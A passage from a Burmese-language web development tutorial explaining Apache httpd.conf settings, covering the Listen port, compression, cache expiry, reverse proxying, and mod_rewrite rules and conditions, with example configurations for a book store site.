ပထမဆုံးမှတ်သားသင့်တဲ့ Setting ကတော့ Listen ဖြစ်ပါတယ်။ Listen Setting ကိုသုံးပြီး Apache Web Server က တာဝန်ယူဆောင်ရွက်ရမယ့် Port No. ကိုသတ်မှတ်ပေးနိုင်ပါတယ်။ Web Server အတွက် Default Port နံပါတ်ဟာ 80 ဖြစ်ပါတယ်။ httpd.conf မှာလည်း 80 ကိုပဲ သတ်မှတ်ထားမှုဖြစ်ပါတယ်။ php.ini မှာလို Setting နဲ့ တန်ဖိုးကြား Equal Sign နဲ့ ခွဲခြားရေးသားစရာမလိုတာကို သတိပြုပါ။

အကြောင်းအမျိုးမျိုးကြောင့် လိုအပ်ရင် 80 အစား အခြားနံပါတ်တစ်ခုနဲ့ ပြောင်းလဲနိုင်ပါတယ်။ အမြင့်ဆုံးလက်ခံနိုင်တဲ့ တန်ဖိုးကတော့ 65535 ဖြစ်ပါတယ်။ လက်ရှိမှတ်ပုံတင်ထားတဲ့ Port စာရင်းကိုအောက်ပါ Link မှာလေ့လာနိုင် ပါတယ်။

http://en.wikipedia.org/wiki/List_of_TCP_and_UDP_port_numbers

Server မှာ အခြား Software တစ်ခုခုကလက်ရှိအသုံးပြုမထားတဲ့ Port ကိုရွေးချယ်သတ်မှတ်ပေးဖို့လိုပါတယ်။

ဥပမာ - Listen 90 လိုသတ်မှတ်ခဲ့မယ်ဆိုရင် Web Server ကို Request လုပ်တဲ့အခါ <http://localhost:90/> ဆိုပြီး Host Name နောက်ကနေ Port နံပါတ်ပါတည်သွင်း Request လုပ်ပေးရတော့မှာဖြစ်ပါတယ်။ အများအားဖြင့် ကွန်ပျု။ တာ တစ်လုံးတည်းမှာ Web Server နှစ်ခုသုံးခဲ့ ထည့်သွင်းစမ်းသပ်လိုတဲ့အခါမျိုးမှာ Listen Port ကိုပြောင်းပေးဖို့ လိုအပ်တက်ပါတယ်။ Web Server တစ်ခုက Default Port ဖြစ်တဲ့ 80 ကိုအသုံးပြုထားရင် နောက်ထပ် Web Server က အဲဒီ Port ကိုအသုံးပြုနိုင်တော့မှာမဟုတ်ပါဘူး။ ဒါကြောင့် အဲဒီနောက် Server ကို Listen Port ပြောင်းပေးဖို့ လိုအပ်တက်ခြင်းဖြစ်ပါတယ်။

မှတ်ချက်။ ။ php.ini နဲ့ httpd.conf တို့မှ Setting တွေကိုပြောင်းပြီးရင် ပြောင်းလိုက်တဲ့တန်ဖိုးတွေနဲ့ အလုပ်လုပ်ဖော်အတွက် Web Server ကို Restart လုပ်ပေးဖို့လိုပါတယ်။ Configuration တွေကို Server အစမှာ ရယူအလုပ်လုပ်ခြင်းဖြစ်လိုပ်လိုက်ယုံနဲ့ ချက်ခြင်း Effect ဖြစ်မှာမဟုတ်ပါဘူး။ Server ကို Restart လုပ်ပေးဖို့ လိုအပ်ပါတယ်။

Apache ရဲ့ လုပ်ဆောင်ချက်တွေကို Module များနဲ့ ထပ်ပေါင်းဖြည့်စွက်လိုပါတယ်။ XAMPP က အသုံးဝင်တဲ့ Module များကိုတစ်ပါတည်းထည့်သွင်းပေးထားပါတယ်။ အသုံးပြုလိုတဲ့ Module တွေကို httpd.conf ထဲမှာ LoadModule Setting သုံးပြီးသတ်မှတ်ပေးရပါတယ်။ XAMPP က Module တွေကို httpd.conf ထဲမှာ ထည့်သွင်းကြပြောထားပေမယ့် တစ်ချို့ကို ရှေ့က # Sign ခံပြီး အလုပ်မလုပ်အောင် ပိတ်ပေးထားတာကိုလည်းတွေ့ရနိုင်ပါတယ်။ သတိပြုသင့်တဲ့ Module တစ်ချို့အကြောင်းကော်ပြေပေးပါမယ်။

Compression Module

LoadModule deflate_module modules/mod_deflate.so

Apache Web Server ၏ Document တွေကို Respond ပြန်ပေးတဲ့အခါ Document ရဲ့ Size ကို သေးကျိုးသွား

အောင် Compress လုပ်ပြီးမှ Respond ပြန်ပေးစေဖို့ mod_deflate Module ကို အသုံးပြုခြင်ပါတယ်။ mod_gzip လိုခေါ်တဲ့ အလားတူ Module လည်းရှိပါသေးတယ်။ mod_deflate ကိုပိုအသုံးများကြပါတယ်။ Gzip နဲ့ Deflate တို့ဟာ Compress Algorithm တွေဖြစ်ပြီး Text Content တွေကို ၇၀% ကျော်ထိ သေးကျိုးသွား အောင် Compress လုပ်ပေးနိုင်ကြပါတယ်။ HTML, CSS, JavaScript စတဲ့ Document တွေဟာ အမှန်တော့ Text Document တွေချည့်ပဲဖြစ်ပါတယ်။

mod_deflate Module ကြော်ကြေားတဲ့လိုင်းကို # Sign နဲ့ပိတ်မထားတာသောချာအောင် ဦးဆုံးစစ်ဆေးပေးပါ။ ပြီးရင် Compress လုပ်စေလိုတဲ့ Content အမျိုးအစားကို httpd.conf ထဲမှာပဲ အခုလုံကြော် သတ်မှတ်ပေးနိုင်ပါတယ်။

```
<IfModule mod_deflate.c>
    AddOutputFilterByType DEFLATE text/plain
    AddOutputFilterByType DEFLATE text/html
    AddOutputFilterByType DEFLATE text/xml
    AddOutputFilterByType DEFLATE text/css
    AddOutputFilterByType DEFLATE application/xml
    AddOutputFilterByType DEFLATE application/xhtml+xml
    AddOutputFilterByType DEFLATE application/rss+xml
    AddOutputFilterByType DEFLATE application/javascript
    AddOutputFilterByType DEFLATE application/x-javascript
    AddOutputFilterByType DEFLATE image/x-icon
</IfModule>
```

ဒီလိုသတ်မှတ်ပေးလိုက်တယ်ဆိုရင် Apache က HTML, CSS, JavaScript, XML နဲ့ Icon တွေကို အရင်ဆုံး Compress လုပ်ပြီးမှ Respond ပြန်ပေးမှုဖြစ်ပါတယ်။ Respond Header ထဲမှာလည်း Deflate Algorithm ကိုသုံးပြီး Compress လုပ်ထားကြောင်း ထည့်သွင်းပေးသွားမှုဖြစ်ပါတယ်။ ဒီတော့မှ Respond ကိုလက်ခံရရှိတဲ့ Browser က Compress လုပ်ထားကြောင်းသိရှိပြီး လိုအပ်သလို Uncompress ပြုလုပ်ပြီး ဖော်ပြပေးနိုင်မှုဖြစ်ပါတယ်။ Client နဲ့ Server ဆက်သွယ်မှု အများကြီး ပိုမြန်သွားနိုင်လို့ အသုံးပြုသင့်တဲ့ Module တစ်ခုဖြစ်ပါတယ်။

မှတ်ချက် ။ ။ <IfModule mod_deflate.c> ... </IfModule> ဆိုတာက mod_deflate Module ရှိမှ အထဲမှာ ရေးသားတဲ့ လုပ်ဆောင်ချက်တွေကို အလုပ်လုပ်စေအောင် စစ်ဆေးထားခြင်းဖြစ်ပါတယ်။ mode_deflate Module မရှိပဲ DEFLATE Setting တွေသတ်မှတ် မိရင် Configuration Error ဖြစ်နိုင်လို့ သေချာအောင် စစ်လိုက်တဲ့ သဘောပါ။ Module ရှိတာ သေချာရင် အဲဒီလိုစစ်မနေပဲ DEFLATE Setting တွေကို တိက်ရှုက်တန်းရေးလိုပါတယ်။ ဒါပေမယ့် စစ်ဆေးပြီးရေးသား ခြင်းဟာ အလေ့အကျင့်ကောင်းတစ်ခု ဖြစ်ပါတယ်။

ဖော်ပြခဲ့တဲ့ နမူနာမှာ ရှင်းအောင်ခွဲရေးထားတာပါ။ အခုလုံတစ်ကြောင်းတည်းရေးလည်းရပါတယ်။

```
<IfModule mod_deflate.c>
    AddOutputFilterByType DEFLATE text/plain text/html text/css
</IfModule>
```

Compress လုပ်စေလိုတဲ့ Content Type တွေကို တစ်ကြောင်းတည်း တန်းစီရေးသားလိုက်ခြင်း ဖြစ်ပါတယ်။ ဒီလုပ်ဆောင်ချက်နဲ့ အလားတူလုပ်ဆောင်ချက်ကို PHP ကလည်းလုပ်ပေးနိုင်ပါတယ်။ Output ကို Compress လုပ် ပေးတဲ့ ob_gzhandler() လုံး Function မျိုး PHP မှာ ရှိပါတယ်။ ဒါပေမယ့် Apache မှာ တစ်ခါတည်း Setting လုပ်ထားလိုက်တာက ပုံပြီးထိရောက်လွယ်ကူပါတယ်။

Cache Module

```
LoadModule expires_module modules/mod_expires.so
```

mod_expires Module သော Cache Control အတွက်ဖြစ်ပါတယ်။ Browser တွေက Respond အဖြစ်ရရှိဖူးတဲ့ အချက်အလက်တွေကို Cache လုပ်ထားလေးရှိပါတယ်။ အဲဒီလို Cache လုပ်တဲ့အခါမှာ ဘယ်လို Content ဆိုရင် အချိန်ကာလ ဘယ်လောက်ထိ Cache လုပ်သင့်သလဲဆိုတဲ့ Setting ကို သတ်မှတ်နိုင်စေတဲ့ Module တစ်ခု ဖြစ်ပါတယ်။ Module ကို # Sing နဲ့ ပိတ်မထားတာ သေချာအောင်စစ်ဆေးပြီးရင် Cache Expires Setting တွေကို အခုလိုသတ်မှတ်နိုင်ပါတယ်။

```
<IfModule mod_expires.c>
ExpiresActive on
ExpiresDefault          "access plus 1 month"
ExpiresByType text/html   "access plus 0 seconds"
ExpiresByType image/x-icon "access plus 1 week"
ExpiresByType image/png    "access plus 1 month"
ExpiresByType image/jpg    "access plus 1 month"
</IfModule>
```

ExpiresActive on ဆိုတဲ့ Setting ပါမှုကျွန်အလုပ်များကို ဆက်လုပ်မှုဖြစ်ပါတယ်။ သတ်မှတ်လိုတဲ့ Content Type အလိုက် Expire Time ကို သတ်မှတ်ပေးနိုင်ပါတယ်။ နူးနာအရဆိုရင် HTML တွေကို 0 seconds လို့ သတ်မှတ်ထားလို Cache လုပ်ပေးမှာ မဟုတ်ပါဘူး။ ဒါပေမယ့် Icon တွေကိုတော့ (၁) ပါတ် အထိ Cache လုပ်စေ မှာဖြစ်ပြီး PNG နဲ့ JPG Image တွေဆိုရင် (၁) လအထိ Cache လုပ်စေမှုဖြစ်ပါတယ်။ ဒီနည်းနဲ့ ဘယ် Content ကို ဘယ်လို Cache လုပ်သင့်သလဲ သတ်မှတ်ထားနိုင်ပါတယ်။

Proxy Module

```
LoadModule proxy_module modules/mod_proxy.so
```

mod_proxy Module ကိုအသုံးပြုပြီး Apache ကို Proxy Server တစ်ခုအဖြစ် အသုံးပြုနိုင်ပါတယ်။ Web Application တစ်ခုဟာ အသုံးပြုသိပ်များလာပြီဆိုရင် Application Server နဲ့ Proxy Server တို့ကို ခွဲခြား ထားဖို့လို အပ်လာတက်ပါတယ်။ ဒီတော့မှ တစ်ကယ့်အလုပ်တွေကို Application Server ကလုပ်ပြီး Request တွေ စီမံတဲ့အလုပ်ကို Proxy Server က တစ်ဆင့်ခဲ့ လုပ်ပေးခြင်းအားဖြင့် စွမ်းဆောင်ရည်ပိုမိုကောင်းမွန်လာစေမှုဖြစ်ပါတယ်။ ပြီးတော့ Proxy Server မှာ ကြားခဲစ်ဆေးတဲ့ Security လုပ်ဆောင်ချက်တွေ၊ Cache Control နဲ့ပက် သက်တဲ့လုပ်ဆောင်ချက်တွေ၊ Load Balance နဲ့ပက်သက်တဲ့ လုပ်ဆောင်ချက်တွေကို လည်းတွဲပက်ထားပြီး လုံခြုံရေးပိုင်း၊ စွမ်းဆောင်ရေပိုင်းတို့ မှာ ကောင်းသထက်ကောင်းလာအောင် စီမံထားနိုင်ပါသေးတယ်။

Proxy မှာ Reverse Proxy နဲ့ Forward Proxy ဆိုပြီး နှစ်မျိုးရှိပါတယ်။ mod_proxy နဲ့ Apache ကို Reverse Proxy အဖြစ်ရော့ Forward Proxy အဖြစ်ပါ Setting လုပ်ထားနိုင်ပါတယ်။ Reverse Proxy ဆိုတာဟာ ရိုးရိုး Web Server တစ်ခုလိုပဲ Client Request တွေကိုလက်ခံနိုင်တဲ့ Server ဖြစ်ပါတယ်။ ဒါပေမယ့် တိုက်ရိုက် Respond မပြန်ပေးရောက်လာတဲ့ Request ကိုစစ်ဆေးပြီး အခြား Server တစ်ခုထဲ Request ကို လက်ဆင့်ကမ်းပေးပိုပါတယ်။ အဲဒီ Server က ပြန်လည်ပေးပို့ လာတဲ့ Respond ကိုမှ Client ထဲ သူကတစ်ဆင့် Respond ပြန်လည်ပေးပို့နိုင်တဲ့ Server

တစ်မျိုးဖြစ်ပါတယ်။ အခြေခံ Setting အဖြစ် အခုလို သတ်မှတ်ထားနိုင်ပါတယ်။

```
ProxyPass /foo.html http://example.com/bar.html
ProxyPassReverse /foo.html http://example.com/bar.html
```

ဒီလိုသတ်မှတ်ထားလိုက်ရင် foo.html Document ကို Request လုပ်လာခဲ့ရင် အဲဒီ Request ကို example.com/bar.html ထဲ လက်ဆင့်ကမ်း Request လုပ်ပေးသွားမှာဖြစ်ပါတယ်။

Reverse Proxy နည်းပညာကိုသုံးပြီး Load Balance ပြုလုပ်ပုံကို Rockstar Developer ရဲ့ အပိုင်း (၅) မှာဖော်ပြထားပါတယ်။

URL Rewrite Module

```
LoadModule rewrite_module modules/mod_rewrite.so
```

နောက်ထပ်အသုံးဝင်တဲ့ Module ကတော့ mod_rewrite ဖြစ်ပါတယ်။ URL ဆိုတာ ပုံမှန်အားဖြင့် Web Server မှာရှိတဲ့ Resource တစ်ခုကိုယ်နဲ့ရတဲ့ဖြစ်ပါတယ်။ ဒါပေမယ့် တစ်ချို့အင်တာနက် Website တွေကိုသုံးတဲ့ အခါသတိထားမိမှာပါ။ သူတို့ရဲ့ URL မှာ File Name တွေနဲ့ ရှုတ်ယူက်ခတ်မနေပဲ သပ်သပ်ရပ်ရပ် ဖြစ်နေတက်ပါတယ်။ <http://en.wikipedia.org/wiki/MySQL> ဆိုတဲ့ URL ကိုပဲလေ့လာကြည့်ပါ။ File Name တွေမပါဝင်ပါဘူး။ ဒါပေမယ့် လည်း လိုချင်တဲ့ရလဒ်ကိုတော့ ရရှိမှာပဲဖြစ်ပါတယ်။ Web Server ကတော့ Folder Name တွေ File Name တွေ URL မှာပါဝင်လာမှသာလိုချင်တဲ့ Document လိပ်စာကိုသရှိပြီး အလုပ်လုပ်ပေးနိုင်မှာဖြစ်ပါတယ်။ ဒီလိုနေရာမျိုးမှာ mod_rewrite က အသုံးဝင်လာပါတယ်။ URL Rewrite Setting တွေသတ်မှတ်ပြီး၊ သပ်ရပ်အောင် ပြုပြင်ထားတဲ့ Request URL (URL အတူဆိုကြပါစို့) ကို တစ်ကယ့် Resource တည်ရှုရာ URL (URL အစစ်) အဖြစ်ပြောင်းပြီးမှ အလုပ်လုပ်အောင် သတ်မှတ်ထားနိုင်တဲ့ Module တစ်ခုဖြစ်ပါတယ်။ ဒါကြောင့် Website အသုံးပြုသူက ရှင်းလင်းပြီး မှတ်ရလွှာယ်တဲ့ URL (အတူ) ကိုပဲမှတ်သားထားဖို့လိုပြီး mod_rewrite က အဲဒီ URL ကို လက်ခံရရှိ တဲ့အခါ URL အစစ်နဲ့ အထားထိုးပေးသွားမှာ ဖြစ်ပါတယ်။

URL Rewrite Setting ရေးသားပုံနှုန်းကို ပုံ (၁၀-c) မှာလေ့လာနိုင်ပါတယ်။

```
RewriteRule ^cat/([0-9]+)/?$ index.php?catid=$1 [NC, L]
```

Request URL Pattern
[Regular Expression]

^ - Start of a String
\$ - End of a String
() - A set (to reuse later)
[0-9] - 0 to 9 (number only)
+ - One or more
[0-9]+ - One or more numbers
? - A character or not
/? - Maybe include a slash
character here

URL to Rewrite
[Actual Resource]

\$1 - The content
of set one

Flags
[Optional]

NC - Case Insensitive
L - Last (stop here
if the rule match)

[Example]

Original URL: <http://example.com/cat/123>

Rewrite URL: <http://example.com/index.php?catid=123>

ပုံ (၁၀-၄) A URL Rewrite Rule

RewriteRule Keyword နှစ်ပေးရပြီး သူနောက်မှာ အပိုင်း (၃)ပိုင်း ပါဝင်ပါတယ်။ Request URL Pattern, ပြုပြင်
ပေးစေလိုတဲ့ URL နဲ့ ဖြည့်စွာကြုနိုင်းချက် (Flags) စို့ပုံဖြစ်ပါတယ်။

Request URL Pattern ကို Regular Expression နှစ်ပေးရမှာဖြစ်ပါတယ်။ Regular Expression ဟာ Text တွေ ကို
စိမ်နိုင်တဲ့ Sub Language တစ်ခုဖြစ်ပါတယ်။ သူလည်းပဲ သီး၏ဗော်လှေ့လှိုလိုနိုင်တဲ့ ဘာသာရပ်တစ်ခု ဖြစ်ပါတယ်။
Rewrite Rule တွေ ရေးသားဖို့ အတွက်သိသင့်တဲ့အခြေခံ Pattern တွေကိုတော့ ပုံ (၁၀-၄) မှာတစ်ခါတည်း ဖော်ပြ
ထားပါတယ်။ ^ သက်တဟာ စာတစ်ကြောင်းရဲ့ အစမှတ်ဖြစ်ပါတယ်။ \$ သက်တကတော့ စာတစ်ကြောင်းရဲ့အဆုံး
မှတ်ပါ။

```
RewriteRule ^books index.php
```

နူးနာမှာ အစမှတ်ကို ^ နဲ့သတ်မှတ်ထားပေမယ့် အဆုံးမှတ်ကိုသတ်မှတ်မထားပါဘူး။ ဒါကြောင့် Request URL က
books နဲ့ စခဲ့မယ်ဆိုရင် (နောက်ကဘာပဲဆက်လိုက်လိုက်) index.php ကို အသုံးပြု Request လုပ်ပေးသွားမှာဖြစ်
ပါတယ်။

```
RewriteRule ^books$ index.php
```

ဆိုရင်တော့ URL က books လိုအပိုအကျဖြစ်မှ index.php ကို အသုံးပြု Request လုပ်ပေးသွားမှာ ဖြစ်ပါတယ်။

ဗိုက်ကွင်းအဖွင့်အပိုတ်ကိုတော့ Set အနေနဲ့အသုံးပြုနိုင်ပါတယ်။

```
RewriteRule ^books/([a-z]+)/([0-9]+)$ index.php?cat=$1&id=$2
```

နူးနာမှာ ဗိုက်ကွင်းအဖွင့်အပိုတ်နဲ့ထည့်သွင်းထားတဲ့ Set နှစ်ခုပါဝင်ရမှာဖြစ်ပါတယ်။ ပထမ Set အတွင်းက [a-z] က a to z ဆိုတဲ့အဓိပါယ်ဖြစ်ပါတယ်။ a to z နှစ်သက်ရာ Alphabet လာနိုင်ပါတယ်။ တစ်ခြား Special Character တွေနဲ့ကောင်းတွေ ဖြစ်ခဲ့ရင် ဒီ Rule နဲ့မကိုက်ညီတော့လို အလုပ်လုပ်မှာမဟုတ်ပါဘူး။ ဒုတိယ Set မှာ တော့ 0 to 9 ကဏ္ဍားကလွှဲရင် ကျိုးတဲ့ Character တွေ လက်မခံဘူးဆိုတဲ့ အဓိပါယ်ဖြစ်ပါတယ်။ + သက်တက တော့ အဲဒီ Set အတွက် စာလုံးတစ်လုံး အနည်းဆုံး ရှိရမယ့်လိုသတ်မှတ်ထားတာပါ။ Set နှစ်ခုဗာ ပါဝင်လာတဲ့တန် ဖိုးတွေကို \$1 နဲ့ \$2 ဆိုပြီး Variable များအနေနဲ့ URL အစစ်မှာ ပြန်လည်အသုံးချိန်ပါတယ်။ ဒါကြောင့် Request URL က -

books/internet/98

- ဖြစ်ခဲ့မယ်ဆိုရင် အမှန်တစ်ကယ် Request လုပ်သွားမယ့် URL က -

index.php?cat=internet&id=98

- ဖြစ်မှာပါ။ a to z ထို 0 to 9 ထို သတ်မှတ်မနေပဲမည့်သည့် Character မဆိုပါဝင်နိုင်တယ်လို သတ်မှတ်လိုရင် Dot သက်တကို အသုံးပြုနိုင်ပါတယ်။ ရေးသားပုံကဒီလိုပါ။

```
RewriteRule ^books/(.+)/(.+)/?$ index.php?cat=$1&id=$2
```

(.) လိုသတ်မှတ်ထားတဲ့အတွက် မည်သည့် Character မဆိုဖြစ်နိုင်တယ်၊ ဒါပေမယ့် (၁) လုံးနဲ့အထက်ဖြစ်ရမယ် ဆိုတဲ့ အဓိပါယ်ပါ။ နူးနာမှာပါတဲ့ ? သက်တရဲ့အဓိပါယ်က သူကစာလုံး (တစ်လုံး) ပါဝင်ရင်လည်းမှန်တယ်၊ မပါလည်းမှန်တယ်ဆိုတဲ့အဓိပါယ်ဖြစ်ပါတယ်။ တန်းအားဖြင့် နူးနာအရဆိုရင်နောက်ဆုံးက Slash ပါရင်လည်း ဒီ Rule အတိုင်း အလုပ်လုပ်မှာဖြစ်သလို မပါရင်လည်း အလုပ်လုပ်မှာပဲဖြစ်ပါတယ်။

နောက်ထပ်ဖြည့်စွာကုတ်သားသင့်တဲ့ ရေးထုံးတစ်ခုကတော့ စာလုံးအရေးအတွက် ကန်သတ်ခြင်းဖြစ်ပါတယ်။ အခုလို ရေးသားနိုင်ပါတယ်။

```
RewriteRule ^books/([a-z]{5-10})/([0-9]{3})/?$ index.php?cat=$1&id=$2
```

တွေ့နှင့်အဖွင့်အပိုတ်ထဲမှာ စာလုံးအရေအတွက်ကန်သတ်ချက် ထည့်သွင်းပေးနိုင်ပါတယ်။ [a-z]{5-10} ရဲ့ အဓိပါယ် ကတော့ a to z အကွဲရာလက်ခံမယ်၊ စာလုံးရောက (၅) လုံးနဲ့ (၁၀) လုံးကြား ဖြစ်ရမယ်လိုဆိုတဲ့ အဓိပါယ်ပါ။ [0-9]{3} ရဲ့ အဓိပါယ်ကတော့ 0 to 9 ကိန်းကဏ္ဍားတွေကိုပဲလက်ခံမယ်၊ စာလုံးရောက (၃) လုံးအတိအကျဖြစ်ရ မယ်လိုကန် သတ်ခြင်းဖြစ်ပါတယ်။ ဒီ Rule ကိုအသုံးပြုပြီး ပြီးခဲ့တဲ့အခန်းမှာရေးသားခဲ့တဲ့ Online Book Store အတွက် Rewrite Rule တွေကို အခုလို သတ်မှတ်ပေးနိုင်မှာ ဖြစ်ပါတယ်။

```
<IfModule mod_rewrite.c>
    RewriteEngine On
    RewriteBase /store/
    RewriteRule ^books/?$ index.php [NC,L]
    RewriteRule ^cart/?$ view_cart.php [NC,L]

    RewriteRule ^category/([0-9]+)/?$ index.php?cat_id=$1 [NC,L]
    RewriteRule ^admin/edit/book/([0-9]+)/?$ admin/book-edit.php?id=$1 [NC,L]
    RewriteRule ^admin/edit/category/([0-9]+)/?$ admin/cat-edit.php?id=$1 [NC,L]
</IfModule>
```

တစ်ခြား Module တွေမှာလိုပဲ အရင်ဆုံး mod_rewrite ရှိမရှိစစ်ဆေးပြီးရေးသားပါတယ်။ ထူးချွှေးချက်အနေနဲ့ RewriteBase Setting ပါဝင်လာတာကို သတိပြုပါ။ ကျွန်ုတော်တို့၏ Project က Web Server ရဲ့ Document Root ထဲမှာ မဟုတ်ပဲ store Folder ထဲမှာ ရေးသားထားဖြစ်တဲ့အတွက် RewriteBase မှာ /store/ လို သတ်မှတ်ထားခြင်း ဖြစ်ပါတယ်။ အဲဒီလိုသာ မသတ်မှတ်ထားရင် Rule တွေကိုအခဲ့ပေးနေရမှာပါ။

```
RewriteRule ^books/?$ /store/index.php [NC,L]
RewriteRule ^cart/?$ /store/view_cart.php [NC,L]
```

RewriteBase မှာ /store/ လိုသတ်မှတ်ထားလိုက်လို Rule တွေမှာ /store/ ကို တစ်ကြောင်းခြင်း လိုက် ထည့်နေဖို့ မလိုအပ်တော့ပါဘူး။ နမူနာအရ -

- <http://localhost/store/books/>
- <http://localhost/store/cart/>
- <http://localhost/store/category/12/>
- <http://localhost/store/admin/edit/book/12/>
- <http://localhost/store/admin/edit/category/12/>

- စတဲ့ URL များနဲ့ Book Store ကိုအသုံးပြနိုင်သွားစေမှာဖြစ်ပါတယ်။ Script File ရဲ့ Name တွေနဲ့ Query String တွေကို URL မှာထည့်သွင်းဖို့ မလိုတော့တဲ့သဘောဖြစ်ပါတယ်။ ဒီနေရာမှာ တစ်ခုတော့သတိပြုပါ။ Web Server ရဲ့ မူလ အလုပ်လုပ်ပဲ ပြောင်းလဲသွားခြင်းမရှိပါဘူး။ URL ကိုသာအတုလုပ်ပြီးကြည့်လိုကောင်းအောင် ဖန်တီးပေးထားခြင်းဖြစ်ပါတယ်။ Query String တွေ File Name တွေပါတဲ့ URL အစစ်ဖြစ်အောင် နောက်ကွယ်ကနေ mod_rewrite က ပြောင်းပေးလိုသာ Web Server က ပုံမှန်အတိုင်း အလုပ်လုပ်နိုင်တဲ့ဖြစ်ပါတယ်။

Rule တစ်ခုခြင်းစီရဲ့နောက်ဆုံးမှာ လေးဒေါ်ကွင်းနဲ့ ရေးသားတဲ့ Flags တွေပါဝင်ပါသေးတယ်။ အဲဒီ Flag တွေက Optional ပါ။ မလိုအပ်ရင် မထည့်နေလိုပါတယ်။ အသုံးဝင်တဲ့ Flag ဘရင်းကို ဖော်ပြပေးလိုက် ပါတယ်။

[L] – Last ဆိုတဲ့အဓိပ္ပာယ်ဖြစ်ပါတယ်။ လက်ရှိ Rule နဲ့ကိုက်ညီခဲ့ရင် ကျွန်ုတော် Rule တွေကို ဆက်လုပ်မနေနဲ့တော့ ဆိုတဲ့အဓိပ္ပာယ်ပါ။

[F] – Forbidden ဆိုတဲ့အဓိပ္ပာယ်ပါ။ Rule နဲ့ကိုက်ညီခဲ့ရင် 403 Forbidden Respond ကို ပြန်ပေးသွားမှာပါ။

[NC] – No Case ဆိုတဲ့အဓိပ္ပာယ်ဖြစ်ပါတယ်။ စာလုံးအကြီးအသေးကို ထည့်စွမ်းနေတော့တဲ့သော် ဖြစ်ပါတယ်။

[QSA] – Request URL နဲ့အတူပါဝင်လာတဲ့ Query String ကို Rewrite URL မှာဆက်လက် ထည့်သွင်းအသုံးပြုပေးပါလို့ သတ်မှတ်ခြင်းဖြစ်ပါတယ်။

[R] – URL ကို Rewrite လုပ်ယံမကပဲ Redirect လုပ်သွားစေလိုတဲ့အခါ သုံးပါတယ်။ နောက်ကနေ HTTP Status Code No. ထည့်လိုရင်ထည့်ပေးနိုင်ပါတယ်။ မထည့်ချင်လည်း ချုပ်ထားခဲ့နိုင်ပါတယ်။ ထည့်မယ်ဆိုရင် [R=301] ဆိုမဟုတ် [R=307] စသဖြင့် သင့်တော်သလို ထည့်သွင်းပေးနိုင်ပါတယ်။

Flag တစ်ခုထက်ပိုရင် Comma ခံပြီးအတဲ့လိုက် သတ်မှတ်နိုင်ပါတယ်။ ဥပမာ - **[L,NC,QSA]**

RewriteCond ဆိုတဲ့ Setting တစ်ခုကျန်ပါသေးတယ်။ Server Variable တွေနဲ့တိုက်ဆိုင်စစ်ဆေးပြီး မှန်ကန်မှ သတ်မှတ်ထား တဲ့ Rule ကို ဆက်လက်အလုပ်လုပ်စေလိုတဲ့အခါ သုံးနိုင်ပါတယ်။ ရေးသားပုံက အခုလိုပါ -

```
RewriteCond %{HTTP_HOST} !^example\.com$ [NC]
RewriteRule .? http://example.com%{REQUEST_URI} [R=301,L]
```

ဒီ Rule က Host Name ရဲ့ ရွှေ့က www ကို ဖြေတို့အတွက် အသုံးပြုကြလေ့ရှိပါတယ်။ ဥပမာ - Request URL က <http://www.example.com/foo/bar.html> ဖြစ်နေမယ်ဆိုရင် အဲဒီ URL ကို <http://example.com/foo/bar.html> လိုပြောင်း ပေးလိုက်မှာဖြစ်ပါတယ်။

■ RewriteCond %{HTTP_HOST} !^example\.com\$

- ရဲ့ အဓိပ္ပာယ်က -

```
if(HTTP_HOST != example.com)
```

လို့ရေးသားခြင်းနဲ့ ဆင်တူပါတယ်။ %{HTTP_HOST} ဆိုတာ Request မှာပါဝင်လာတဲ့ Domain Name ကို လက်ခံထားတဲ့ Server Variable တစ်ခုဖြစ်ပါတယ်။ သူနောက်က Exclamation Mark (!) က Not ဆိုတဲ့ အဓိပ္ပာယ်ပါ။ ဆက်လက်ရေးသားထားတဲ့ ^example\.com\$ ကတော့ example.com အတိအကျဟုတ်မဟုတ် စစ်ဆေးထားတဲ့ Regular Expression Rule ဖြစ်ပါတယ်။ Dot(.) သက်တက် Regular Expression ရဲ့ Operator ဖြစ်နေတဲ့အတွက် Back Slash \ Operator မဟုတ်ကြောင်းကို Escape လုပ်ထားပေးရတာပါ။

■ RewriteRule .? http://example.com%{REQUEST_URI} [R=301, L]

- ရဲ့ အဓိပ္ပာယ်ကတော့၊ URL ကဘာပဲဖြစ်ဖြစ် (သုံးမဟုတ်) ဘာမှုမပါရင်ပဲဖြစ်ဖြစ် <http://example.com> ကိုသာ Rewrite လုပ်ပေးသွားပါလို့ သတ်မှတ်ထားခြင်းပါ။ %{REQUEST_URI} ကလည်း Server Variable တစ်ခုပဲဖြစ်ပြီး တန်ဖိုးအနေနဲ့ URL မှာ Domain Name နောက်ကတွဲပါလာတဲ့ Resource Location ရှိနေမှာဖြစ်ပါ တယ်။ အဲဒီတန်ဖိုးကို Rewrite လုပ်ထားတဲ့ <example.com> ရဲ့နောက်ကနေ ဆက်ထည့်ပေးလိုက်ဖို့ သတ်မှတ်ထားခြင်းဖြစ်ပါတယ်။ Flag အနေနဲ့ R=301 Flag ထည့်သွင်းထားတဲ့အတွက် တစ်ခါတည်း Redirect လုပ်ပေးသွားမှာ ဖြစ်ပါတယ်။ နောက်ထပ်အသုံးဝင်တဲ့ ဥပမာတစ်ခု ဖော်ပြပေးပါညီးမယ် -

```
RewriteCond %{HTTP_REFERER} !^$  
RewriteCond %{HTTP_REFERER} !^http://example\.com/ [NC]  
RewriteRule \.(gif|jpg|png)$ - [F]
```

ဒီ Rule ကတော့ ကျွန်တော်တို့ Server က Image တွေကို အခြား Website က တိုက်ရှိက်ချိတ်ဆက်ဖြစ်ပါမည်။ မပြုစေလိုတဲ့အခါ အသံးပြုနိုင်ပါတယ်။ HTTP_REFERER ဆိုတာက Request ပြုလုပ်သူလာနဲ့ Location ဖြစ်ပါတယ်။ Referer က Blank ဖြစ်နေရင် တစ်နေရာရာကနေ တစ်ဆင့်လာခြင်းမဟုတ်ပဲ လိပ်စာအတိအကျိုး တိုက်ရှိက်ပြုလုပ်တဲ့ Request ဖြစ်တယ်ဆို တဲ့သဘောပါ။ ဒါကြောင့် Referer က Blank မဟုတ်တော့မှ Rule ကိုအလုပ်လုပ်ဖို့ RewriteCond နဲ့ စစ်ဆေးထားပါတယ် (!^\$ - Not Blank ဆိုတဲ့အဓိပ္ပာယ်ပါ)။ နောက် တစ်ဆင့်မှာ Referer က ကျွန်တော်တို့ Host ကိုယ်တိုင်ဟုတ်မဟုတ် စစ်ဆေးပါတယ် -

■ !^http://example\.com/

